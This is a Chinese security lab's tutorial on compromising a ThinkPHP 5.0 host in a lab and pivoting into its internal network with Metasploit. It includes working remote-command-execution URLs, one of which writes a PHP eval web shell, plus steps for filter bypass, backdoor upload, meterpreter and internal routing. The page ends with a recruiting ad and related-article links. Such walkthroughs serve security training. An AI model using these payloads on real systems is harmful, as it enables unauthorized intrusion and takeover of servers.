
利用Metasploit 打入ThinkPHP内网...
出品|MS08067实验室(www.ms08067.com)
本文作者:dch(Ms08067实验室 SRSP TEAM小组成员)
一、利用Metasploit进行攻击的流程图
Metasploit渗透流程

二、Metasploit渗透攻击

(1)通过msfconsole命令启动Metasploit在这个过程中,系统会主动加载数据库,如图2所示:
启动Metasploit
(2)使用辅助模块进行端口扫描,如下图所示:
进行扫描

(3)寻找合适的漏洞利用模块并使用,如下图所示:
加载模块

(4)查看并修改参数,如下图所示:
修改参数

(5)利用漏洞 Exploi,如下图所示:
漏洞利用

三、实施攻击
1、靶机 、攻击机
(1)目标地址 192.168. 222 130
(2)攻击地址 192.168. 238.129
2、用nmap进行端口扫描(通过端口扫描找到其开放的服务,再根据相关的服务查找与之相对应的漏洞进行利用),如图7所示
端口扫描

通过扫描可以看到Target1发现开放了21(ftp)、22(ssh)、80(http )、111(RPC)、888 (http)、3306(Mysql)、8888(http)这些端口服务,且是一个Linux 的操作系统。
3、进入web界面
web界面

打开后发现它是ThinkPHP框架,版本是V5.0,这时候想到它存在一个
RCE(远程命令执行)漏洞,先用POC(利用程序)测试一下
/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
结果如下图所示
进行漏洞测试

4、成功出现了PHPinfo界面,说明该版本是存在漏洞的。用POC写入一句话,写入一句话到cmd.php:
http://192.168.222.130/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo "<?php @eval($_POST['cmd']);?>" > cmd.php
5、上传后,通过蚁剑进行连接,发现并不能成功连接。发现是$_POST被过滤了,这里可以利用编码(如Base64、URL)后再次上传。
6、用蚁剑进行连接,成功连接。此时已经获取到该主机的shell,可以查看系统的信息等。如下图所示:
成功获得shell

查看系统信息


7、根据攻击机的IP地址及目标靶机的系统类型生成对应的后门文件 ,如下图所示:
查看攻击机IP

制作后门
8、在kali中配置运行监听模块,如下图所示:
msf设置监听

9、通过蚁剑将后门文件shell.elf上传到靶机中,并赋予777权限以执行,如下图所示:
上传shell.elf后门文件

赋予777权限执行


10、获得 meterpreter,如下图所示
获得meterpreter
11、查看可用网段,如下图所示
查看可用网段

12、发现两个网段:一个是192.168.2.0/24,另一个是192.168.222.0/24,通过meterpreter对192.168.222.0/24添加第二层的路由,如下图所示
添加第二层路由

13、添加成功后进行内网扫描,查看内网中存活的主机,如下图所示
查看存活主机


14、发现第二层靶机192.168.222.128,如下图所示
出现第二层网址
15、在MSF中设置代理
设置代理


通过设置代理,进行下一步的内网渗透
四、引用文章
https://www.anquanke.com/post/id/170649

招新
微信联系方式:cos2606596924
满足以下要求均可尝试
1.至少会一门编程语言
2.漏洞平台上提交过漏洞超过20个
3.每月一文章分享(考虑有些要上班)
转载请联系作者并注明出处!
Ms08067安全实验室专注于网络安全知识的普及和培训。团队已出版《Web安全攻防:渗透测试实战指南》,《内网安全攻防:渗透测试实战指南》,《Python安全攻防:渗透测试实战指南》,《Java代码安全审计(入门篇)》等书籍。
团队公众号定期分享关于CTF靶场、内网渗透、APT方面技术干货,从零开始、以实战落地为主,致力于做一个实用的干货分享型公众号。
官方网站:https://www.ms08067.com/
扫描下方二维码加入实验室VIP社区
加入后邀请加入内部VIP群,内部微信群永久有效!

利用Metasploit 打入ThinkPHP内网...的更多相关文章
- [原创]利用Browser协议探测内网主机操作系统版本(无需端口无视防火墙)
利用Browser协议可获取机器IP.MAC.机器名.操作系统.域,如图 浏览 在SMB协议中,计算机为了访问网络资源,就需要了解网络上存在的资源列表(例如在Windows下使用网络邻居查看可以访问的 ...
- [W3bSafe]Metasploit溢出渗透内网主机辅助脚本
文章来源i春秋 脚本用Shell编写 有的内网特别脆弱 本脚本主要就是 测试的话方便一点 输入内网网关就能调用Metasploit全部模块测试整个内网 运行截图<ignore_js_op ...
- 安全学习概览——恶意软件分析、web渗透、漏洞利用和挖掘、内网渗透、IoT安全分析、区块链、黑灰产对抗
1 基础知识1.1 网络熟悉常见网络协议:https://www.ietf.org/standards/rfcs/1.2 操作系统1.3 编程2 恶意软件分析2.1 分类2.1.1 木马2.1.2 B ...
- 六、利用frp穿透连接内网的linx系统和windows系统
服务端的配置 # frps.ini [common] bind_port = 7000 说明:防火墙放行该端口 启动:./frps -c ./frps.ini 后台启动:nohup ./frps -c ...
- 利用nginx 来实现内网yum源(反向代理)
简介 在项目部署时,尤其是在政府企业,对于外网简直是奢望,但是对于运维来说,没有外网的话只能自建yum源.我今天来说的是一种简单的自建yum源方法,前提是必须有一台内外网都有的机器,我们一般称为前置机 ...
- 七、利用frp 穿透到内网的http/https网站,实现对外开放
有域名的话使用域名,没有域名的话使用IP注意80端口是否被已经安装使用的nginx占用,若被占用,可以换成其他端口,比如8080,,或者利用nginx的反向代理实现frp服务端与nginx共用80端口 ...
- 利用iptables的NAT代理实现内网访问外网
利用NAT代理实现内网访问外网 背景及原理 若局域网中的两台计算机只能有一台能够访问外网,而这两台计算机之间能相互通信,那么可以配置能访问外网的那台服务器实现路由器的功能,即实现其他机器的NAT转换, ...
- beef + msf 实现内网渗透
在内网渗透方面,最为大众所知道的就是xp系统的ms08067漏洞,通过这个漏洞可以对未打上补丁的xp系统实现getshell, 但是经过笔者发现,这种漏洞攻击在被攻击机开上windows防火墙的时候是 ...
- SSRF——weblogic vulhub 漏洞复现及攻击内网redis(一)(附批量检测脚本)
0X01 概述 SSRF(Server-Side Request Forgery, 服务端请求伪造)利用漏洞可以发起网络请求来攻击内网服务.利用SSRF能实现以下效果:1) 扫描内网(主 ...
随机推荐
- Core3.1 微信v3 JSAPI支付 退款
1.前言 上一篇写了<Core3.1 微信v3 JSAPI支付>,这个属于v3的接口规则,现在研究了下退款的接口我写的时候它属于v2接口规则文档.但凡微信支付文档里面写清楚点我也不会在这里 ...
- Java——介绍
Java基础语法: 一个Java程序可以认为是一系列对象的集合,而这些对象通过彼此的方法来协同工作. 对象: 对象是类的一个实例,有状态和行为.例如,一条狗是一个对象,它的状态有:颜色.名字.品种:行 ...
- linux(1)Mac上传文件到Linux服务器
前言 我们使用mac时,想让本地文件上传至服务器,该怎么办呢 windows系统,我们可以使用xftp或者rz命令,那么mac呢? mac系统,我们可以使用sftp.scp或者rz命令,本文介绍sft ...
- POJ - 3693 Maximum repetition substring(重复次数最多的连续重复子串)
传送门:POJ - 3693 题意:给你一个字符串,求重复次数最多的连续重复子串,如果有一样的,取字典序小的字符串. 题解: 比较容易理解的部分就是枚举长度为L,然后看长度为L的字符串最多连续出现 ...
- Codeforces Round #631 (Div. 2) D.Dreamoon Likes Sequences
题目连接:Dreamoon Likes Sequences 题意:给你d和m,让你构造一个递增数组a,使数组b(i==1,b[i]=a[i] ; i>1, b[i]=b[i-1]^a[i])递 ...
- c语言实现--顺序表操作
经过三天的时间终于把顺序表的操作实现搞定了.(主要是在测试部分停留了太长时间) 1;线性表顺序存储的概念:指的是在内存中用一段地址连续的存储单元依次存储线性表中的元素. 2;采用的实现方式:一段地址连 ...
- hdu1217 Arbitrage
Problem Description Arbitrage is the use of discrepancies in currency exchange rates to transform on ...
- Codeforces Round #582 (Div. 3) E. Two Small Strings (构造,思维,全排列)
题意:给你两个长度为\(2\)的字符串\(s\)和\(t\),你需要构造一个长度为\(3n\)的字符串,满足:含有\(n\)个\(a\),\(n\)个\(b\),\(n\)个\(c\),并且\(s\) ...
- HDU 3605 Escape 最大流
题意: 如果这是2012年世界末日怎么办?我不知道该怎么做.但是现在科学家们已经发现,有些星球上的人可以生存,但有些人却不适合居住.现在科学家们需要你的帮助,就是确定所有人都能在这些行星上生活.输入多 ...
- Pyqt5 安装
window 安装PyQt5 pip install pyqt5 pip install pyqt5-tools (安装常用的Qt工具) 添加环境变量 变量名: QT_QPA_PLATFORM_PL ...